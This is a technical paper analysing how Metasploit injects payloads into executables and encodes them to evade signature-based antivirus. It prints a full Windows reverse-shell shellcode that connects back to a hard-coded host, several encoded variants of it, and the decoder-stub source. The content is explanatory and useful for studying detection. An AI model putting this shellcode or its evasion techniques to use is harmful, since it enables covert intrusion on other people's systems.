Metasploit

Low Level View

Saad Talaat (*saadtalaat@gmail.com*)
@Sa3dtalaat

Forward

Abstract: for the past decade (almost) Metasploit have been number one pentesting tool. A lot of plug-ins have been developed specially for it. However, the key-point of this paper is to discuss metasploit framework as a code injector and payload encoder.
Another key-point of this paper is malware different forms and how to avoid anti-viruses which have been a pain for pentesters lately. And how exactly anti-malware software work.

Introduction

Evading anti-viruses have been a painful issue for pentesters for years. On the other hand a birth of an anti-virus evading technique means blackhats and skiddies will have another way to hack without being detected.
Over the years metasploit framework have been working in one technique on evading anti-viruses which is encoding.
For a year or two some encoding techniques worked fine. Nowadays It's nearly impossible to get encoded payload that evades anti-virus from metasploit's encoders no matter how many iterations you do.

Malware

Malware refer to Malicious software. And a malicious software is a software that contains malicious code. And a malicious code is the code added to a software in order to cause harm or enter a system without being authorized to.
Malware used to be plain and direct and easy to detect. But, Malware's complexity increases everyday and malware nowadays takes few shapes that makes an anti-virus's job to detect a malware more difficult.

Malware can be categorized into four types :-

- Viruses
  briefly, a computer virus is a small program that is able to replicate itself. It spreads by a user copying and running infected programs on other systems
- Worms
  they are a self replicating programs. spread via exploiting vulnerabilities in the operating system to copy themselves to other devices via any medium without authorization from the user.
- Spyware
  It is a software that spies the user by collecting a personal info about the user like email addresses, credit cards..etc.

- Adware
  Adware is software that plays advertisements without user authorizations. which often are for scam products and services or for the purposes to convince the user to install another piece of malware which is also often more sophisticated in nature.
- Trojans
  Trojan's purpose it to gain access to the system by acting like an authentic program. Moreover it can monitor or damage the system.
- Botnet
  It is a remotely controlled software and a collection of robot software that are being controlled by one point. They are mostly used to spam and many other purposes.

Malware Detectors

Malware detection techniques can be categorized into two types: anomaly-based detection technique and signature-based detection technique. Another sub-type of anomaly-based technique called specification-based technique is considered a third malware detection technique. Each type of this techniques can be categorized into three types (static – dynamic – hybrid).
In this paper we are interested in signature-based detection techniques

Signature-based technique
Shortly, signature-based detection techniques depend on known malicious signatures which are used to identify any malicious behavior which is partially or generally similar to the signature. All known signatures are in a repository, so when a process being inspected a detectors searches it for any signature that might be similar to those on the repository. So zero-days are not detectable by signature-based detectors.
Static signature-based technique
On this type of detection technique a disk-level inspection takes place. What happens is that the detector scans the file for malicious code sequences.
This sequence can take many shapes depending on malware type. Malware categorized into : basic malware, polymorphic malware and metamorphic. From simple to complex respectively.

– Basic Malware

Malware generally execute inside (injected) another executable, and to force the infected executable to execute the malware. Metasploit makes it's injected code executed using this technique. This happens by changing the entry point in the file's header (PE header).

To detect such a malware, malware detectors look for the absolute binary sequence of the malcode.

If the malcode's binary looks like this (fce8 8900 0000 6089..etc) the detectors looks for this absolute values.



Figure 1: Basic malware

– Polymorphic Malware

Polymorphic malware (as its name stats) a malware that doesn't have a specific shape. On Metasploit it represented by encoded payload. This type of malware was made to evade signature-based malware detectors by changing the whole hex-codes of the malware.

*So a malware signatured as this (FCE8 8900 0000 6089..etc) might look like this in a polymorphic malware (74a7 9123 8431 9174..etc) and as many shapes as 16*16 per every byte. That makes it impossible to detect such a malware.*



Figure 2: Polymorphic malware

A strong API driven signature scanning is the solution for such a malware.

– *Metamorphic Malware*

Metamorphic malware takes many shapes by obfuscating its code so that generated copies wouldn't look like the original copy. In such a way evading anti-virus is highly possible. In that case anti-virus needs

a disassembler to process the disassembled binary and reverse it by re-Obfuscating it.
Four known obfuscating techniques are possible : (Dead-Code Insertion – Code transportation – Register renaming – Instruction substitution). sadly no obfuscating encoders are used in metasploit framework since they are using a direct plain shell-codes xfrom the block_api.

Two effective methods are used to detect Polymorphic and Metamorphic malware are :

– SAVE

on SAVE method a sequence of windows API calls are checked which represent the signature of a malware. To decide whether a file is infected or not; The ecludian distance between every API call is calculated. And if the avg. of the API calls distances is less than 10% then a file is flagged as infected. This implies on the (disk-level) injected code probably to be detected.

– Semantic aware

Here signatures are represented as control flow or tuples on instruction, on disk-level a program is disassembled and a control flow is generated and then compared to the signatures control flows and decided whether a program is infected or not.

Dynamic signature-based technique

This type of detection technique checks the running program for patterns of behavior. So It gathers information about the inspected process to find odd behavior.

– Behavioral based detection

signature driven worm detection. One type is to monitor the incoming and outgoing information to detect worm propagation. Like in meterpreter a service is converted to a client and a connection between attacker and victim is made and similar packets are sent and received.

Metasploit Encoders

Metasploit framework uses a (semi) direct injection means by directly changing the original entry point to the malcode's entry point. You can notice this by simply comparing PE-header's *AddressofEntryPoint* of both infected and non-infected software.

Personally, I've surfed the Internet for any documentation for metasploit's encoders but found nothing but theories about these encoders. Of course reading the code is enough for guessing how they work. But not actually seeing how they work.

How encoders work on metasploit's framework?
on metasploit there is certain types of encoders that make polymorphic payloads by decoding a payload and inserting a decoding stub before the encoded code to decode it before execution. These types can be categorized to :-

- *XOR encoders*
- *Alphanumeric encoders*
- *XOR Additive feedback encoders*
- *non-alpha encoders*
- *Manual (same previous types) of encoders*

Only XOR and XOR Additive feedback encoders are what interest us. Other types of Encoders are static and not polymorphic. As in Alphanumeric encoders, it encodes instructions to another permutation of instruction that has the shape of ASCII string (from a binary point of view).

First, a direct and plain *reverse_tcp* windows shellcode is going to be used. As expected this will be plainly inserted in the code and the entry point will be changed. So I injected *notepad.exe* by metasploit

```
root@bt:/pentest/exploits/framework3# hd exploit1
00000000  fc e8 89 00 00 00 60 89  e5 31 d2 64 8b 52 30 8b  |......`..1.d.R0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  |R..R..r(..J&1.1.|
00000020  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  |.<a|., .......RW|
00000030  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  |.R..B<...@x..tJ.|
00000040  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  |.P.H..X ...<I.4.|
00000050  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  |..1.1.......8.u.|
00000060  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  |.}.;}$u.X.X$..f.|
00000070  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  |.K.X.........D$$|
00000080  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  |[[aYZQ..X_Z....]|
00000090  68 33 32 00 00 68 77 73  32 5f 54 68 4c 77 26 07  |h32..hws2_ThLw&.|
000000a0  ff d5 b8 90 01 00 00 29  c4 54 50 68 29 80 6b 00  |.......).TPh).k.|
000000b0  ff d5 50 50 50 50 40 50  40 50 68 ea 0f df e0 ff  |..PPPP@P@Ph.....|
000000c0  d5 97 6a 05 68 c0 a8 01  20 68 02 00 11 5c 89 e6  |..j.h... h...\..|
000000d0  6a 10 56 57 68 99 a5 74  61 ff d5 85 c0 74 0c ff  |j.VWh..ta....t..|
000000e0  4e 08 75 ec 68 f0 b5 a2  56 ff d5 6a 00 6a 04 56  |N.u.h...V..j.j.V|
000000f0  57 68 02 d9 c8 5f ff d5  8b 36 6a 40 68 00 10 00  |Wh..._...6j@h...|
00000100  00 56 6a 00 68 58 a4 53  e5 ff d5 93 53 6a 00 56  |.Vj.hX.S....Sj.V|
00000110  53 57 68 02 d9 c8 5f ff  d5 01 c3 29 c6 85 f6 75  |SWh..._....)...u|
00000120  ec c3 0a                                          |...|
00000123
root@bt:/pentest/exploits/framework3#
```

Figure 3: the windows/shell/reverse_tcp shellcode

after injection pass it to a debugger and start debugging. a few steps in a debugger and you will reach the payload.

```
01004806  . FC               CLD
01004807  . E8 89000000      CALL expo-non.01004895
0100480C  . 60               PUSHAD
0100480D  . 89E5             MOV EBP,ESP
0100480F  . 31D2             XOR EDX,EDX
01004811  . 64:8B52 30       MOV EDX,DWORD PTR FS:[EDX+30]
01004815  . 8B52 0C          MOV EDX,DWORD PTR DS:[EDX+C]
01004818  . 8B52 14          MOV EDX,DWORD PTR DS:[EDX+14]
0100481B  > 8B72 28          MOV ESI,DWORD PTR DS:[EDX+28]
0100481E  . 0FB74A 26        MOVZX ECX,WORD PTR DS:[EDX+26]
01004822  . 31FF             XOR EDI,EDI
01004824  > 31C0             XOR EAX,EAX
01004826  . AC               LODS BYTE PTR DS:[ESI]
01004827  . 3C 61            CMP AL,61
01004829  .v7C 02            JL SHORT expo-non.0100482D
0100482B  . 2C 20            SUB AL,20
0100482D  > C1CF 0D          ROR EDI,0D
01004830  . 01C7             ADD EDI,EAX
01004832  .^E2 F0            LOOPD SHORT expo-non.01004824
01004834  . 52               PUSH EDX
01004835  . 57               PUSH EDI
01004836  . 8B52 10          MOV EDX,DWORD PTR DS:[EDX+10]
01004839  . 8B42 3C          MOV EAX,DWORD PTR DS:[EDX+3C]
0100483C  . 01D0             ADD EAX,EDX
0100483E  . 8B40 78          MOV EAX,DWORD PTR DS:[EAX+78]
01004841  . 85C0             TEST EAX,EAX
01004843  .v74 4A            JE SHORT expo-non.0100488F
01004845  . 01D0             ADD EAX,EDX
```

Figure 4: Payload in debugger

That is how the payload looked in the debugger for me. Then if you checked the entry point in both the origional notepad and the injected notepad you'll find that the injected payload's entry point have actually changed.



Figure 5: PE headers in both infected and original notepad

Since there is no encoding technique used this malware is considered a basic malware since there is no decoding procedure.

However, Metasploit's encoders contain what is called a decoder stub which is responsible for decoding the generated encoded payload which have been put in RWX(Read-Write-Execute) memory stub.

Call4_DWORD_XOR Encoder

This encoder is an XOR type encoder. It generates an XOR-ed payload by a random key called XOR key.

Figure 6. contains the same payload we used earlier encoded by call4_dword_xor encoder with the decoder stub before the payload.

This decoded payload enables malware to avoid anti-malware that use static signatures for detection.



Figure 6: call4_dword_xor encoded windows/shell/reverse_tcp payload

Putting the executable in the debugger and looking for the payload's binary string you'll get the decoder stub followed by a big sequence of db instructions and garbage (Figure 7.)



Figure 7: call4_dword_xor infected executable in debugger

the decoder stub starts from 0x10051D to 0x1005e2e. On a look we'll find that *XOR DWORD PTR DS:[ESI+E],154F99B9* contains the XOR key then incrementing the ESI by 4 in every loop means that you decode a DWORD by a DWORD until you reach the end of the payload depending on the payload length which is determined on metasploit's encoder's Interpretation.

If 4571C615 XORed by B9994F15 the result will be FCE88900 which is the origional payload's first dword.

```
def decoder_stub(state)
        decoder =
                Rex::Arch::X86.sub(-(((state.buf.length - 1) / 4) + 1), Rex::Arch::X86::ECX,
                        state.badchars) +
                "\xe8\xff\xff\xff" + # call $+4
                "\xff\xc0"         + # inc eax
                "\x5e"             + # pop esi
                "\x81\x76\x0eXORK" + # xor [esi + 0xe], xork
                "\x83\xee\xfc"     + # sub esi, -4
                "\xe2\xf4"           # loop xor

        # Calculate the offset to the XOR key
        state.decoder_key_offset = decoder.index('XORK')

        return decoder
end
```

Figure 8: showing the call4_dword_xor encoder code

Countdown Encoder

This is a very basic encoding technique that we won't use any debugging in it. First, it's an XOR

encoding technique which XORs the payload gradually depending on a count variable per byte.

Looking at the decoder code. You'll find that it uses ecx as a counting variable and decodes depending on the value of cl (which is a byte long). And offsets by the value of ecx and 0x7 (0x7

is the offset of the encoded payload in the binary).

```
def decoder_stub(state)
        decoder =
                Rex::Arch::X86.set(
                        Rex::Arch::X86::ECX,
                        state.buf.length - 1,
                        state.badchars) +
                "\xe8\xff\xff\xff" +            # call $+4
                "\xff\xc1" +                    # inc ecx
                "\x5e" +                        # pop esi
                "\x30\x4c\x0e\x07" +            # xor_loop: xor [esi + ecx + 0x07], cl
                "\xe2\xfa"                      # loop xor_loop

        # Initialize the state context to 1
        state.context = 1

        return decoder
end
```

Figure 9: the Countdown encoder code

Looking at the raw binary we will easily be able to decode the code just on sight!

Matching the binary with the decoder hexcode on the ruby code we find that the decoder ends at offset 0x12. Starting to XOR the following values by an

incrementing value will result to showing the real code!
FD EA 8A 04 05 06 XOR 01 02 03 04 05 06 → FC E8 89 00 00 00 (Original code)...easy!

```
00000000  b9 22 01 00 00 e8 ff ff  ff ff c1 5e 30 4c 0e 07  |."........^0L..|
00000010  e2 fa fd ea 8a 04 05 06  67 81 ec 3b d9 68 86 5c  |........g..;.h.\|
00000020  3f 9b 43 1e 98 46 01 9d  65 30 16 ad 51 3a 2c e1  |?.C..F..e0..Q:,.|
00000030  2e e0 8d 1e 42 58 27 0a  07 e9 e6 27 2a eb cf de  |....BX'....'*...|
00000040  7d 67 ba 60 23 bf 77 0a  36 e8 b2 7a 43 b9 fd 4a  |}g.`#.w.6..zC..J|
00000050  75 41 91 12 c8 0c 5d cd  1f 68 48 99 a8 70 04 c5  |uA....]..hH..p..|
00000060  7b db 50 84 62 ab 64 96  fb 99 96 57 5a 9b 65 be  |{.P.b.d....WZ.e.|
00000070  2a 94 62 1f 9b 5f 18 42  12 8a 31 e1 33 48 6c bd  |*.b.._.B..1.3Hl.|
00000080  09 fb 7d 39 f8 2c 69 77  a4 f3 7d f1 7a ac f4 3a  |..}9.,iw..}.z..:|
00000090  5b a4 da d9 e2 dd df d7  78 68 d1 d5 d1 07 9f 65  |[.......xh.....e|
000000a0  09 cd f9 a1 a1 94 95 fe  e0 eb ab c5 cf f4 d1 e9  |................|
000000b0  b9 a7 5e 77 1b 34 a4 a6  a7 81 6d fe fb c4 84 2e  |..^w.4....m.....|
000000c0  c4 b0 4e 67 e3 e4 e5 e6  f7 e8 f9 ea d3 56 b2 61  |..Ng.........V.a|
000000d0  5f 3f 14 55 a9 c1 ad 06  6f c9 e9 a2 c9 cc dc 92  |_?.U....o.......|
000000e0  46 36 bb c2 85 83 bd 4f  72 ac b8 25 0e 59 1d aa  |F6.....Or..%.Y..|
000000f0  d3 1f af ea 96 08 8d 16  52 4a bf 15 3e 86 ed 84  |........RJ..>...|
00000100  eb a6 a6 9a f1 2d 3d a9  08 2d 72 cc 91 bc 95 fe  |.....-=..-r.....|
00000110  ef 00 01 54 69 04 6d 5e  a3 5b ec f5 de 9f 5e 64  |...Ti.m^.[....^d|
00000120  0f 46 42 45 7b 16 cc de  48 e7 cc 1b d8 35 db 9b  |.FBE{...H....5..|
00000130  e9 55 cd e1 29                                    |.U..)|
00000135
```

Figure 10: countdown encoded windows/shell/reverse_tcp payload

FNSTENV_MOV Encoder :-

FNSTENV is an 0x87 FPU instruction that stores the FPU environment to the stack. That is an effective way to get the current address by poping the last 32 bit of the FPU environment.



Figure 8-9. Protected Mode x87 FPU State Image in Memory, 32-Bit Format

Figure 11: FSTENV Instruction

which is the address of the FPU instruction pointer selector (the address of first instruction in decoder).

Decoding starts after 22 byte of the first decoder instruction XORing to a random .

```
def decoder_stub(state)
        decoder =
                Rex::Arch::X86.set(
                        Rex::Arch::X86::ECX,
                        (((state.buf.length - 1) / 4) + 1),
                        state.badchars) +
                "\xd9\xee" +                  # fldz
                "\xd9\x74\x24\xf4" +          # fnstenv [esp - 12]
                "\x5b" +                      # pop ebx
                "\x81\x73\x13XORK" +          # xor_xor: xor DWORD [ebx + 22], xorkey
                "\x83\xeb\xfc" +              # sub ebx,-4
                "\xe2\xf4"                    # loop xor_xor

        state.decoder_key_offset = decoder.index('XORK')

        return decoder
end
```

Figure 12: FSTENV_MOV encoder code

On the binary key is found to be 0xc58cd1e4 (little-endian). Let's XOR that to the value at

offset 22. f439 6458 XOR c58c d1e4 = FCE88900 ← Original c
ode.

```
00000000  6a 49 59 d9 ee d9 74 24  f4 5b 81 73 13 c5 8c d1  |jIY...t$.[.s....|
00000010  e4 83 eb fc e2 f4 39 64  58 e4 c5 8c b1 6d 20 bd  |......9dX....m .|
00000020  03 80 4e de e1 6f 97 80  5a b6 d1 07 a3 cc ca 3b  |..N..o..Z......;|
00000030  9b c2 f4 73 e0 24 69 b0  b0 98 c7 a0 f1 25 0a 81  |...s.$i......%..|
00000040  d0 23 27 7c 83 b3 4e de  c1 6f 87 b0 d0 34 4e cc  |.#'|..N..o...4N.|
00000050  a9 61 05 f8 9b e5 15 dc  5a ac dd 07 89 c4 c4 5f  |.a......Z......_|
00000060  32 d8 8c 07 e5 6f c4 5a  e0 1b f4 4c 7d 25 0a 81  |2....o.Z...L}%..|
00000070  d0 23 fd 6c a4 10 c6 f1  29 df b8 a8 a4 06 9d 07  |.#.l....).......|
00000080  89 c0 c4 5f b7 6f c9 c7  5a bc d9 8d 02 6f c1 07  |..._.o..Z....o..|
00000090  d0 34 4c c8 f5 c0 9e d7  b0 bd 9f dd 2e 04 9d d3  |.4L.............|
000000a0  8b 6f d7 67 57 b9 ad bf  e3 e4 c5 e4 a6 97 f7 d3  |.o.gW...........|
000000b0  85 8c 89 fb f7 e3 3a 59  69 74 c4 8c d1 cd 01 d8  |......:Yit......|
000000c0  81 8c ec 0c ba e4 3a 59  81 b4 95 dc 91 b4 85 dc  |......:Y........|
000000d0  b9 0e ca 53 31 1b 10 1b  bb e1 ad 4c 79 e5 e5 e4  |...S1......Ly...|
000000e0  d3 e4 d4 d0 58 02 af 9c  87 b3 ad 15 74 90 a4 73  |....X.......t..s|
000000f0  04 61 05 f8 dd 1b 8b 84  a4 08 ad 7c 64 46 93 73  |.a.........|dF.s|
00000100  04 8e c5 e6 d5 b2 92 e4  d3 3d 0d d3 2e 31 4e ba  |.........=...1N.|
00000110  bb a4 ad 8c c1 e4 c5 da  bb e4 ad d4 75 b7 20 73  |............u. s|
00000120  04 77 96 e6 d1 b2 96 db  b9 e6 1c 44 8e 1b 10 8d  |.w.........D....|
00000130  12 cd 03 09 27 91 29 4f  db e4                    |....'.)O..|
0000013a
```

Figure 13: FSTENV_MOV encoded windows/shell/reverse_tcp payload

This is all for x86 XOR encoder, Next to XOR additive feedback encoder.

Jmp_call_additive encoder

Moving from basic xor encoding to a more complicated encryption technique makes things more difficult for the anti-virus and for the reverse-engineer to understand how things work. What happens on Additive feedback encoders is that every (data length) DWORD for example is XORed with a different XOR key depending on the previous DWORD which was XORed by XOR key and vice versa till we reach the very first DWORD that was encoded by the generated XOR key. Jmp_call_additive encoder uses a very dynamic way, and a nice trick to decode/encode the payload. Here's the code.

```
'Stub'       =>
        "\xfc"                + # cld
        "\xbbXORK"            + # mov ebx, key
        "\xeb\x0c"            + # jmp short 0x14
        "\x5e"                + # pop esi
        "\x56"                + # push esi
        "\x31\x1e"            + # xor [esi], ebx
        "\xad"                + # lodsd
        "\x01\xc3"            + # add ebx, eax
        "\x85\xc0"            + # test eax, eax
        "\x75\xf7"            + # jnz 0xa
        "\xc3"                + # ret
        "\xe8\xef\xff\xff\xff", # call 0x8
'KeyOffset' => 2,
'KeySize'   => 4,
'BlockSize' => 4,
```

Figure 14: jmp_call_additive code

Generate an XOR key and stores the payload starting address by making a call back to the code then XOR the payload gradually from start to end and after every step it adds the payload's original code to the key as a string which makes the original code added to the key in reverse order. Basically, if the key is 8315B489 and the original payload's first DWORD is FCE88900 both are added in register-addressing order (89b41583 + 0089e8fc). It keeps doing that till it gets a ZF after test.

Viewing this in ollyDBG, we check the decoder stub to find the XOR key is 6332D768 XORing the value after the call with the 63 byte (9F ^ 63) = FC and etc.

after the decoder XORs a whole dword it adds it to the original XOR key to generate another (68d73263 + 0089E8FC) = 69611b5f, then XORing takes place in little-endian order.



Figure 15: jmp_call_additive decoder stub in debugger

Which is 5F1B6169 ← the new XOR key. Then decoder XORs next DWORD with the new XOR key (5F1B6169 ^ 5F1B01E0) = 00006089 ← Origional 2nd DWORD...etc.
This technique is very polymorphic since it's very payload dependent. But still detectable.

Shikata ga nai Encoder
in Japanese it mean it can't be helped and metasploit ranked it as the only excellent x86 encoder Looking at it's code we find that it's way too complicated, But if debugging took place and we do only a look for an FPU instruction like 0xd9 we will find the decoder stub.

